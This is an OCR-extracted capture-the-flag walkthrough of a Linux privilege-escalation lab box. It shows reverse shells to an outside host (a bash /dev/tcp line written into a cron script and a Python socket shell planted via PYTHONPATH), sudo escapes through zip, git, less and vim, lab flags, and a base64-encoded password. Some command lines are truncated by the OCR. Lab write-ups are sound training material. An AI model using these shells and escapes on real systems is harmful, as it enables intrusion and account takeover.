
- .bash_history@
- .bashrc
- .profile
- bludit/

---

visit the ip victum ip...


Directory listing for /bludit/

- .htaccess
- .htpasswd
- bl-content/
- bl-kernel/
- bl-languages/
- bl-plugins/
- bl-themes/
- index.php
- LICENSE



mission30{d25b4c9fac38411d2fcb4796171bda6e}

FLAG viktor



```
) 4096 Jan 12  2021 ..
)  156 Jan 12  2021 cbf44a9cb0e65883b3f76ef5533a2b2ef96497

) 4096 Jan 12  2021 ..
) 4096 Jan 12  2021 ..
)   51 Jan 12  2021 798056eb3c9d559b27644e11f62153a3977c2e

)  4096 Jan 12  2021 .
)  4096 Jan 12  2021 ..
) 23826 Jan 12  2021 d5954c10b79c2053c440586255ab5aaafd136a

) 4096 Jan 12  2021 .
) 4096 Jan 12  2021 ..
)  148 Jan 12  2021 b807dbeb5aba190d6307f072abb60b34425d44

) 4096 Jan 12  2021 .
) 4096 Jan 12  2021 ..
)   15 Jan 12  2021 9de29bb2d1d6434b8b29ae775ad8c2e48c5391

) 4096 Jan 12  2021 .
) 4096 Jan 12  2021 ..
)   54 Jan 12  2021 7818b0c30c5e83f1f22f223041856a91a9260c
```


the result looks suspicious...

found the .git file...

```
mission30@linuxagency:~/Escalator$ strings sources.py
print("Hey I have learn't python")
mission30@linuxagency:~/Escalator$ cd .git
mission30@linuxagency:~/Escalator/.git$ ls
branches         config       HEAD   index   logs     refs
COMMIT_EDITMSG  description  hooks  info   objects
mission30@linuxagency:~/Escalator/.git$ cd logs
mission30@linuxagency:~/Escalator/.git/logs$ ls
HEAD  refs
mission30@linuxagency:~/Escalator/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 e0b807dbeb5aba190d6307f072abb60b3
l): Your flag is viktor{b52c60124c0f8f85fe647021122b3d9a}
e0b807dbeb5aba190d6307f072abb60b34425d44 24cbf44a9cb0e65883b3f76ef5533a2b2
 python Script
mission30@linuxagency:~/Escalator/.git/logs$ _
```


viktor{b52c60124c0f8f85fe647021122b3d9a}

Task -4




viktor:viktor{b52c60124c0f8f85fe647021122b3d

flag dalia's



cronjob run by user dalia's in /opt/scripts/47.sh



```
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
#echo "Hello 47"
rm -rf /dev/shm/
#echo "Here time is a great matter of essence"
rm -rf /tmp/
```

```
viktor@linuxagency:/opt/scripts$ cat > 47.sh  << EOF
> #!/bin/bash
> bash -i >& /dev/tcp/10.9.2.19/1234 0>&1
>
> EOF
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.19/1234 0>&1

viktor@linuxagency:/opt/scripts$ _
```

```
└─$ rlwrap nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.2.
19] from (UNKNOWN)
[10.10.4.114] 57448
bash: cannot set te
rminal process grou
p (6377): Inappropr
iate ioctl for devi
ce
bash: no job contro
l in this shell
dalia@linuxagency:~$ _
```

```
dalia@linuxagency:~$ cat flag.txt
dalia{4a94a7a7bb4a819a63a33979926c77dc}
dalia@linuxagency:~$ _
```

dalia{4a94a7a7bb4a819a63a33979926c77dc}

~~~~~~

Extra….

note the 47.sh reset automatic…


```
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
#echo "Hello 47"
rm -rf /dev/shm/
#echo "Here time is a great matter of essence"
rm -rf /tmp/
viktor@linuxagency:/opt/scripts$ cat > 47.sh  << EOF
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.19/1234 0>&1

EOF
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.19/1234 0>&1
```

i exit the i check the script reverse back…

```
dalia{4a94a7a7bb4a819a63a33979926c77dc}
exit
exit
exit

┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ rlwrap nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.2.19] from (UNKNOWN) [10.10.4.114] 5
bash: cannot set terminal process group (6485): Inapp
ioctl for device
bash: no job control in this shell
dalia@linuxagency:~$ _
```
~~~~~~

```
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.19/1234 0>&1

viktor@linuxagency:/opt/scripts$ time

real    0m0.000s
user    0m0.000s
sys     0m0.000s
viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
#echo "Hello 47"
rm -rf /dev/shm/
#echo "Here time is a great matter of essence"
rm -rf /tmp/
viktor@linuxagency:/opt/scripts$ _
```

fixing shell break...



using nc insted of rlwrap

```
dalia@linuxagency:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
dalia@linuxagency:~$

dalia@linuxagency:~$ export TERM=xterm
export TERM=xterm
dalia@linuxagency:~$ ^Z
zsh: suspended  nc -nvlp 1234

┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 1234
                              reset
```

```
dalia@linuxagency:~$ _
```

after open use reset

now ctrl +c not loss shell

```
dalia@linuxagency:~$ ^C
dalia@linuxagency:~$ _
```

it will gives tab autocompletes and ctrl+c to cancel program...

```
export TERM=xterm-256color
```

we can use 256color to gives nice view...

FLAG silvio's

dalia{4a94a7a7bb4a819a63a33979926c77dc}

```
dalia@linuxagency:~$ sudo -l
Matching Defaults entries for dalia on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User dalia may run the following commands on linuxagency:
    (silvio) NOPASSWD: /usr/bin/zip
dalia@linuxagency:~$
```

```
User dalia may run the following command
    (silvio) NOPASSWD: /usr/bin/zip
dalia@linuxagency:~$
```

Sudo

If the binary is allowed to run as superuser by
privileges and may be used to access the file sy
access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

GTFObin

here we have to run sudo with -u silvio because in sudo -l the user is silvio not root...., if we run direct sudo zip ... then it will ask password...

```
dalia@linuxagency:~$ sudo -u silvio zip $TF /etc/hosts -T -TT 'bash #'
  adding: etc/hosts (deflated 37%)
silvio@linuxagency:/home/dalia$ _
```

i am not going to take sh .. so i use bash...

```
silvio@linuxagency:~$ ls -lar
total 40
-rw-r--r--  1 silvio silvio  807 Jan 12  2021 .profile
drwxr-xr-x  3 silvio silvio 4096 Jan 12  2021 .local
-rw-r--r--  1 silvio silvio   41 Jan 12  2021 flag.txt
-rw-r--r--  1 silvio silvio 8980 Jan 12  2021 examples.desktop
-rw-r--r--  1 silvio silvio 3771 Jan 12  2021 .bashrc
-rw-r--r--  1 silvio silvio  220 Jan 12  2021 .bash_logout
lrwxrwxrwx  1 silvio silvio    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root   root   4096 Jan 12  2021 ..
drwxr-x---  3 silvio silvio 4096 Jan 12  2021 .
silvio@linuxagency:~$ cat flag.txt
silvio{657b4d058c03ab9988875bc937f9c2ef}
silvio@linuxagency:~$
```

silvio{657b4d058c03ab9988875bc937f9c2ef}

Flag reza's

```
silvio@linuxagency:~$ sudo -l
Matching Defaults entries for silvio on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/

User silvio may run the following commands on linuxagency:
    (reza) SETENV: NOPASSWD: /usr/bin/git
silvio@linuxagency:~$
```

git+sudo

Binary	Functions
git	Shell | File read | Sudo | Limited SUID

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
sudo PAGER='sh -c "exec sh 0<&1"' git -p help
```

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(c) The help system can also be reached from any `git` command, e.g., `git branch`. This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git branch --help config
!/bin/sh
```

(d) Git hooks are merely shell scripts and in the following example the hook associated to the `pre-commit` action is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the `-C` option.

```
TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
sudo git -C "$TF" commit --allow-empty -m x
```

```
silvio@linuxagency:~$ sudo -u reza git -p help config
fatal: cannot come back to cwd: Permission denied
silvio@linuxagency:~$ sudo -u reza PAGER='sh -c "exec sh 0<&1"' git -p help
$ id
uid=1033(reza) gid=1033(reza) groups=1033(reza)
$ _
```

```
silvio@linuxagency:~$ sudo -u reza PAGER='sh -c "exec bash 0<&1"' git -p help
reza@linuxagency:/home/silvio$ _
```

use bash :)

```
reza@linuxagency:~$ ls
examples.desktop  flag.txt
reza@linuxagency:~$ cat flag.txt
reza{2f1901644eda75306f3142d837b80d3e}
reza@linuxagency:~$
```

reza{2f1901644eda75306f3142d837b80d3e}

Flag Jordan -> escpe python file with sudo..

```
reza@linuxagency:~$ sudo -l
Matching Defaults entries for reza on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/

User reza may run the following commands on linuxagency:
    (jordan) SETENV: NOPASSWD: /opt/scripts/Gun-Shop.py
reza@linuxagency:~$ ls -lar /opt/scripts/Gun-Shop.py
-r-x------ 1 jordan jordan 454 Jan 12  2021 /opt/scripts/Gun-Shop.py
```

```
reza@linuxagency:/opt/scripts$ ls -lar
total 16
-r-x------ 1 jordan jordan  454 Jan 12  2021 Gun-Shop.py
```

```
reza@linuxagency:/opt/scripts$ rm Gun-Shop.py
rm: remove write-protected regular file 'Gun-Shop.py'? y
rm: cannot remove 'Gun-Shop.py': Permission denied
reza@linuxagency:/opt/scripts$ ls
47.sh  Gun-Shop.py
```


we dont have permission..

```
reza@linuxagency:/home/silvio$ sudo -u jordan /opt/scripts/Gun-Shop.py
Traceback (most recent call last):
  File "/opt/scripts/Gun-Shop.py", line 2, in <module>
    import shop
ModuleNotFoundError: No module named 'shop'
```


execute the script with sudo gives us error can't find file shop.py


make a Python rev shell in /tmp/shop.py

echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
1122));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
> /tmp/shop.py



sudo -u jordan PYTHONPATH=/tmp/ /opt/scripts/Gun-Shop.py





got shell..

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
jordan@linuxagency:~$ export TERM=xterm
export TERM=xterm
jordan@linuxagency:~$ ^Z
zsh: suspended  nc -nvlp 1122

┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 1122
                              reset
```

shell balancing...

```
jordan@linuxagency:~$ ^C
jordan@linuxagency:~$ ^C
jordan@linuxagency:~$ ^C
jordan@linuxagency:~$
```

```
jordan@linuxagency:~$ ls
examples.desktop  flag.txt
jordan@linuxagency:~$ cat flag.txt
}3c3e9f8796493b98285b9c13c3b4cbcf{nadroj
jordan@linuxagency:~$ cat flag.txt | rev
jordan{fcbc4b3c31c9b58289b3946978f9e3c3}
jordan@linuxagency:~$
```

jordan{fcbc4b3c31c9b58289b3946978f9e3c3}

Flag Ken Less

```
jordan@linuxagency:~$ sudo -l
Matching Defaults entries for jordan on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s

User jordan may run the following commands on linuxagency:
    (ken) NOPASSWD: /usr/bin/less
jordan@linuxagency:~$ sudo -u ken less /etc/profile
ken@linuxagency:/home/jordan$ id
uid=1036(ken) gid=1036(ken) groups=1036(ken)
ken@linuxagency:/home/jordan$ _
```

Sudo

If the binary is allowed to run as sup
privileges and may be used to access
access.

```
sudo less /etc/profile
!/bin/sh
```

GTFObin

```
. $i
!/bin/bash_
```

```
ken@linuxagency:~$ cat flag.txt
ken{4115bf456d1aaf012ed4550c418ba99f}
ken@linuxagency:~$ _
```

ken{4115bf456d1aaf012ed4550c418ba99f}

Flag Sean vim

```
ken@linuxagency:~$ sudo -l
Matching Defaults entries for ken on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User ken may run the following commands on linuxagency
    (sean) NOPASSWD: /usr/bin/vim
ken@linuxagency:~$
```

this is also in GTFObin...

```
ken@linuxagency:~$ sudo -u sean vim
```

open vim...

```
~
~
:!/bin/bash
```


press esc


then !/bin/bash or !/bin/sh

```
sean@linuxagency:/home/ken$ id
uid=1037(sean) gid=1037(sean) groups=1037(sean),4(adm)
sean@linuxagency:/home/ken$
```

inside /var/log

there is a system.bak file..







sean{4c5685f4db7966a43cf8e95859801281}

VGhlIHBhc3N3b3JkIG9mIHBlbmVsb3BlIGlzIHAzbmVsb3Bl

